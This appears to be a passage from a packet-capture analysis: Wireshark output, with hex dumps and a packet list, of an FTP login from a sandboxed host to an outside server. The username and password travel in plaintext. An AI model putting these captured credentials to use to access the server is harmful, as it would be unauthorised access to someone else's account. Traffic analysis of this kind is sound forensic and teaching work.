Ethernet II, Src: RealtekU_12:35:02 (52:54:00:12:35:02), Dst: RealtekU_12:34:56 (52:54:00:12:34:56)
Internet Protocol Version 4, Src: 213.174.157.151, Dst: 10.0.2.15
Transmission Control Protocol, Src Port: 21, Dst Port: 46407, Seq: 1, Ack: 1, Len: 250
File Transfer Protocol (FTP)
[Current working directory: ]
```

The details view also shows the raw hex and ASCII data for the captured frame:

Hex	Dec	ASCII
0000	52 54 00 12 34 56 52 54 00 12 35 02 08 00 45 10	RT...4VRT ..5...E.
0010	01 22 00 13 00 00 40 06 fa 5e d5 ae 9d 97 0a 00	.".....@. .^.....
0020	02 0f 00 15 b5 47 00 da c0 02 ef 9b 9e d3 50 18G...P.
0030	22 38 4a 44 00 00 32 32 30 2d 2d 2d 2d 2d 2d 2d	"8JD..22 0-----
0040	2d 2d 2d 20 57 65 6c 63 6f 6d 65 20 74 6f 20 50	--- Welc ome to P
0050	75 72 65 2d 46 54 50 64 20 2d 2d 2d 2d 2d 2d	ure-FTPd -----
0060	2d 2d 2d 0d 0a 32 32 30 2d 59 6f 75 20 61 72 65	--- 220 -You are
0070	20 75 73 65 72 20 6e 75 6d 62 65 72 20 36 20 6f	user nu mber 6 o

ip.addr


The screenshot shows a Wireshark capture window titled "133017545.net.pcap". A search filter "ip.addr == 213.174.157.151" is applied. The packet list pane displays 464 total packets, with 129 displayed (27.8% of the total). The list includes several TCP and FTP sessions between source IP 10.0.2.15 and destination IP 213.174.157.151. Many packets are highlighted in red, indicating errors such as "ETHERNET FRAME CHECK SEQUENCE INCORRECT". The details pane shows the configuration for the selected packet (Frame 34), which is a 70-byte FTP "pass kl725x2408" command. The bytes pane at the bottom shows the raw hex and ASCII data for the selected frame.

No.	Time	Source	Destination	Protocol	Length	Info
24	58.894748	10.0.2.15	213.174.157.151	TCP	74	46407 → 21 [SYN] Seq=0 Win=14600 Len=0 MSS=1460 SACK_PERM=1 TSval=4294957135 TSecr=0 WS=2
25	58.962262	213.174.157.151	10.0.2.15	TCP	58	21 → 46407 [SYN, ACK] Seq=0 Ack=1 Win=8192 Len=0 MSS=1460
26	58.964575	10.0.2.15	213.174.157.151	TCP	64	46407 → 21 [ACK] Seq=1 Ack=1 Win=14600 Len=0 [ETHERNET FRAME CHECK SEQUENCE INCORRECT]
27	59.030009	213.174.157.151	10.0.2.15	FTP	304	Response: 220----- Welcome to Pure-FTPd -----
28	59.031189	10.0.2.15	213.174.157.151	TCP	64	46407 → 21 [ACK] Seq=1 Ack=251 Win=14600 Len=0 [ETHERNET FRAME CHECK SEQUENCE INCORRECT]
29	59.058492	10.0.2.15	213.174.157.151	FTP	67	Request: user ealexzna
30	59.058543	213.174.157.151	10.0.2.15	TCP	54	21 → 46407 [ACK] Seq=251 Ack=14 Win=8760 Len=0
31	59.085869	10.0.2.15	213.174.157.151	FTP	64	Request: [ETHERNET FRAME CHECK SEQUENCE INCORRECT]
32	59.085888	213.174.157.151	10.0.2.15	TCP	54	21 → 46407 [ACK] Seq=251 Ack=15 Win=8760 Len=0
33	59.192902	213.174.157.151	10.0.2.15	FTP	95	Response: 331 User ealexzna OK. Password required
34	59.220667	10.0.2.15	213.174.157.151	FTP	70	Request: pass kl725x2408
35	59.225187	213.174.157.151	10.0.2.15	TCP	54	21 → 46407 [ACK] Seq=292 Ack=30 Win=8760 Len=0
36	59.248651	10.0.2.15	213.174.157.151	FTP	64	Request: [ETHERNET FRAME CHECK SEQUENCE INCORRECT]
37	59.248670	213.174.157.151	10.0.2.15	TCP	54	21 → 46407 [ACK] Seq=292 Ack=31 Win=8760 Len=0
38	59.650370	213.174.157.151	10.0.2.15	FTP	250	Response: 230-User ealexzna has group access to: 1002
39	59.678934	10.0.2.15	213.174.157.151	FTP	64	Request: pasv [ETHERNET FRAME CHECK SEQUENCE INCORRECT]
40	59.683734	213.174.157.151	10.0.2.15	TCP	54	21 → 46407 [ACK] Seq=488 Ack=35 Win=8760 Len=0
41	59.716891	10.0.2.15	213.174.157.151	FTP	64	Request: [ETHERNET FRAME CHECK SEQUENCE INCORRECT]
42	59.716922	213.174.157.151	10.0.2.15	TCP	54	21 → 46407 [ACK] Seq=488 Ack=36 Win=8760 Len=0


Frame 34: 70 bytes on wire (560 bits), 70 bytes captured (560 bits)
Ethernet II, Src: RealtekU_12:34:56 (52:54:00:12:34:56), Dst: RealtekU_12:35:02 (52:54:00:12:35:02)
Internet Protocol Version 4, Src: 10.0.2.15, Dst: 213.174.157.151
Transmission Control Protocol, Src Port: 46407, Dst Port: 21, Seq: 15, Ack: 292, Len: 15
File Transfer Protocol (FTP)
 ▶ pass kl725x2408
 [Current working directory:]
 ▶ VSS-Monitoring ethernet trailer, Source Port: 32

0000	52 54 00 12 35 02 52 54 00 12 34 56 08 00 45 00	RT··5·RT ··4V··E·
0010	00 37 46 a2 40 00 40 06 74 ca 0a 00 02 0f d5 ae	·7F@·@· t·····
0020	9d 97 b5 47 00 15 ef 9b 9e e1 00 da c1 25 50 18	···G···· ···%P·
0030	39 08 6a 77 00 00 70 61 73 73 20 6b 6c 37 32 35	9·jw··pa ss kl725
0040	78 32 34 30 38 20	x2408

